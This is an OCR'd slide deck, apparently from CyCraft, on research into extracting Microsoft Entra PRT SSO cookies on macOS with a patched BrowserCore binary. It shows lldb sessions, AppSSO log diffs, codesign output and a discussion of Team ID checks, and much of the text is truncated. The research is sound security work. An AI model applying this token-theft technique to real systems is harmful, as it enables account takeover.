
Debug It with LLDB

```
└─ lldb
[!] current terminal size is 102x26
[!] lldbinit is best experienced with a terminal size at least 125x25
[+] Loaded lldbinit version 3.2.436 @ lldb-1600.0 (apple version)
(lldbinit) target create ~/Documents/prt_lab/BrowserCore_patched
Current executable set to '/Users/kingkazma/Documents/prt_lab/BrowserC
(lldbinit) process launch -i /tmp/payload.bin
```

Wait.....What? 🤯

```
3] Preparing sso ext request...
3] Sending sso ext request...
3] Waiting for sso ext response...
3] SSO ext respons received.
3] Sending response...
3TkJna3Foa2lHOXcwQkFRc0ZBREI0TVhZd0VRW
D9ESmtZbUZqWVRRdE0yVTRNUzAwTm10aExUbGp
XRTNOR1F0T0dWaFpEUXhObUZpWm1VM01Ga3dFd
zg0T3FWc2J6NWRxUktPQjBEQ0J6VEFNQmdOVkh
JWTZ0UVdxXC81ekFpQmdzcWhraUc5eFFCQllJY
```


CYCRAFT



So… Did We Actually Find our First Comprehensive Method?

Actually...☹



```
└─ csrutil status
System Integrity Protection status: disabled.
```


CYCRAFT

Original Mission:
Get the PRT Cookie
on macOS

New Mission:


Get the PRT Cookie on macOS as a standard user



CHALLENGE ACCEPTED

Two Different Callers in SSO Flow

- Caller of
  - A brow
  - Paren
- Caller of
  - Brows
  - Requi



e patched

ndors)

er's Team ID

Reasoning Our Next Move

- ✅ Our patch seems to work
- 🤔 But why didn’t LLDB trigger the -6000 error?
- 🤔 Alternatively, we could investigate what -6000 actually means.
- 🔍 Let’s compare the logs and spot the difference.

Let’s Diff the Logs

```
    payload = "{\"method\": \"GetCookies\", \"uri\": \"htt
};
CFNetworkInterception = NO;
CallerManaged = NO;
CallerTeamIdentifier = "(null)";
EnableUserInteraction = YES;
Identifier = "D0CD2C1B-BA69-4145-B409
ImpersonationBundleIdentifier = "(nul
LocalizedCallerDisplayName = "Browser
Realm = "(null)";
RequestedOperation = "browser_native_
ResponseCode = 0;
URL = "https:// on <decode: missing d
```

❌ Fail

Success ✅

```
    payload = "{\"method\": \"GetCookies\", \"uri\": \"ht
};
CFNetworkInterception = NO;
CallerManaged = NO;
CallerTeamIdentifier = UBF8T346G9;
EnableUserInteraction = YES;
Identifier = "FF65E6F5-D549-4090-A59B-0B7B1B0E6D61";
ImpersonationBundleIdentifier = "(null)";
LocalizedCallerDisplayName = "BrowserCore_patched";
Realm = "(null)";
RequestedOperation = "browser_native_message_operation";
ResponseCode = 0;
URL = "https: on <decode: missing data>
```

Let’s Diff the Logs

❌ Fail:

```
 bundleIdentifier: SecTaskCopySigningIdentifier() failed, falling back to man
 bundleIdentifier: proc_pidpath() with PID 3324 path: <private>
ntUtils _pathForPid:] 3324 -> /Users/kingkazma/Documents/prt_lab/BrowserCore_
```

✅ Success:

```
ppSSO:SOUtils] bundleIdentifier: microsoft.com.browserMessagingHost
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Document
Utils] +[SOAgentUtils _pathForPid:] 4794 -> /Users/kingkazma/Document
Utils] 4794: microsoft.com.browserMessagingHost is managed: NO
ppSSO:SOUtils] teamIdentifier: UBF8T346G9, error: (null)
```


CYCRAFT


Codesign of Browsercore_patched

```
└─ codesign -dv ./BrowserCore_patched
Executable=/Users/kingkazma/Documents/prt_lab/BrowserCore_patched
Identifier=microsoft.com.browserMessagingHost
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=1294 flags=0x10000(runtime) hashes=29+7 l
Signature size=9013
Timestamp=Dec 14, 2024 at 2:02:25 PM
Info.plist entries=13
TeamIdentifier=UBF8T346G9
Runtime Version=14.2.0
Sealed Resources=none
Internal requirements count=1 size=196
```

What are Team ID and Bundle ID?

- Team ID is embedded in the Apple Developer certificate
- Bundle ID appears in both Info.plist and binary's code signature
- Bundle ID is just a string for identification
- Attackers can fake Bundle ID, but not Team ID

Security Identifier (SID) on Windows



Reversing aadcloudap!SignPayload

CheckPackageSidForRequestSign


- Checks if a caller process's sid is "S-1-15-2-1910091885-1573563583-1104941280-2418270861-3411158377-2822700936-2990310272"
  - Without valid SID, BuildDeviceAuthAssertion is not called and SignPayload doesn't generate Device key signed request

Original Research: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Chudo-Bypassing-Entra-ID-Conditional-Access-Like-APT.pdf


Outside the Browsercore

```
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SORemoteExt
AppSSOAgent: [com.apple.AppSSO:SOAgent] beginAuthorizatic
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SORemoteExt
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SOAuthoriza
AppSSOAgent: (PlatformSSO) [com.apple.AppSSO:POExtensionA
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOHostExtensionCc
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] -[SC
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] Noti
AppSSOAgent: [com.apple.AppSSO:SOAgent] -[SOAgent authori
AppSSOAgent: [com.apple.AppSSO:SOAgent] -[SOAgent _dismis
BrowserCore_patched: (AppSSOCore) [com.apple.AppSSO:SOCli
BrowserCore_patched: (AppSSOCore) [com.apple.AppSSO:SOAut
BrowserCore_patched: (AppSSO) [com.apple.AppSSO:SOAuthori
```

Outside the Browsercore




```
Mac SSO Extension: (A                    pple.AppSSO:SORemoteExt
AppSSOAgent: [com.app                    Agent] beginAuthorizatic
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SORemoteExt
Mac SSO Extension: (AppSSO) [com.apple.AppSSO:SOAuthoriza
AppSSOAgent: (PlatformSSO) [com.apple.AppSSO:POExtensionA
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOHostExtensionCc
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] -[SC
AppSSOAgent: (AppSSO) [com.apple.AppSSO:SOExtension] Noti
AppSSOAgent: [com.appl                   gent] -[SOAgent authori
AppSSOAgent: [com.appl                   gent] -[SOAgent _dismis
BrowserCore_patched: (                   [com.apple.AppSSO:SOCli
BrowserCore_patched: (                   [com.apple.AppSSO:SOAut
BrowserCore_patched: (                   .apple.AppSSO:SOAuthori
```



